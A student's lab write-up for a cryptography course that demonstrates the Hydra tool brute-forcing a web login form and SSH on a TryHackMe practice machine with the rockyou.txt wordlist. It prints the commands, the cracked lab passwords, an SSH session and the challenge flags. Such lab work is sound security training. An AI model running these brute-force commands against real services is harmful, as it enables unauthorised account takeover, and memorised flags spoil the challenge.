SHUBHLAXH PORWAL
20BKT0056

CRYPTOGRAPHY

THEORY DA

INTRODUCTION

Hydra is a brute force online password cracking program; a quick system login password 'hacking' tool.

We can use Hydra to run through a list and 'bruteforce' some authentication service. Imagine trying to manually guess someones password on a particular service (SSH, Web Application Form, FTP or SNMP) - we can use Hydra to run through a password list and speed this process up for us, determining the correct password.

Hydra is found pre installed in kali Linux along with many other password cracking tools.

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
HYDRA COMMANDS

Post Web Form

We can use Hydra to bruteforce web forms , we will have to make sure we know which type of request its making - a GET or POST methods are normally used.

Below is an example Hydra command to brute force a POST login form:


```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form
"/:username=^USER^&password=^PASS^:F=incorrect" -V
```



OPTION	DESCRIPTION
-l	Single username
-P	indicates use the following password list
http-post-form	indicates the type of form (post)
/login url	the login page URL
:username	the form field where the username is entered
^USER^	tells Hydra to use the username
password	the form field where the password is entered
^PASS^	tells Hydra to use the password list supplied earlier
Login	indicates to Hydra the Login failed message
Login failed	is the login failure message that the form returns
F=incorrect	If this word appears on the page, its incorrect
-V	verborse output for every attempt

SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```




OPTION	DESCRIPTION
-l	is for the username
-P	Use a list of passwords
-t	specifies the number of threads to use

ROCKYOU.TXT

The text file that we use for brute force attack is rockyou.txt

It is available by default in kali linux and contains a set of 14 million passwords



```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wordlists

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ wc -l rockyou.txt
14344392 rockyou.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ 
```

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
VULNERABLE MACHINE

We need a vulnerable machine on which we can execute our password attack. Try hack me serves this purpose ,which gives us a vulnerable ip which we can open using a virtual private network.

Command used

```
openvpn /home/kali/Desktop/SHUBH.ovpn
```



```
2022-04-19 01:33:07 OPTIONS IMPORT: route options modified
2022-04-19 01:33:07 OPTIONS IMPORT: route-related options modified
2022-04-19 01:33:07 OPTIONS IMPORT: peer-id set
2022-04-19 01:33:07 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-19 01:33:07 Using peer cipher 'AES-256-CBC'
2022-04-19 01:33:07 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized w
ith 256 bit key
2022-04-19 01:33:07 Outgoing Data Channel: Using 512 bit message hash 'SHA512
' for HMAC authentication
2022-04-19 01:33:07 Incoming Data Channel: Cipher 'AES-256-CBC' initialized w
ith 256 bit key
2022-04-19 01:33:07 Incoming Data Channel: Using 512 bit message hash 'SHA512
' for HMAC authentication
2022-04-19 01:33:07 net_route_v4_best_gw query: dst 0.0.0.0
2022-04-19 01:33:07 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2022-04-19 01:33:07 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08
:00:27:50:4c:14
2022-04-19 01:33:07 TUN/TAP device tun0 opened
2022-04-19 01:33:07 net_iface_mtu_set: mtu 1500 for tun0
2022-04-19 01:33:07 net_iface_up: set tun0 up
2022-04-19 01:33:07 net_addr_v4_add: 10.18.96.234/17 dev tun0
2022-04-19 01:33:07 net_route_v4_add: 10.10.0.0/16 via 10.18.0.1 dev [NULL] t
able 0 metric 1000
2022-04-19 01:33:07 WARNING: this configuration may cache passwords in memory
 -- use the auth-nocache option to prevent this
2022-04-19 01:33:07 Initialization Sequence Completed
```

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
Attacking a post web form

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form
"/:username=^USER^&password=^PASS^:F=incorrect" -V
```



Login


Your username or password is incorrect.

Username


Password

Login

© HydraSite 2012 - 2020




```
┌──(kali㉿kali)-[~]
└─$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.122.248 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is in
correct."
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 01:34:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.122.248:80/login:username=^USER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.122.248   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 01:35:01

┌──(kali㉿kali)-[~]
└─$ 
```



THM{2673a7dd116de68e85c48ec0b1f2612e}


Attacking a SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```



```
┌──(kali㉿kali)-[~]
└─$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.122.248 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 01:35:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.122.248:22/
[22][ssh] host: 10.10.122.248   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 01:35:29

┌──(kali㉿kali)-[~]
└─$ 
```

Accessing the files after cracking password



```
┌──(kali㉿kali)-[~]
└─$ ssh molly@10.10.122.248
molly@10.10.122.248's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Apr 19 04:51:55 2022 from 10.18.96.234
molly@ip-10-10-122-248:~$ ls
flag2.txt
molly@ip-10-10-122-248:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-122-248:~$ 
```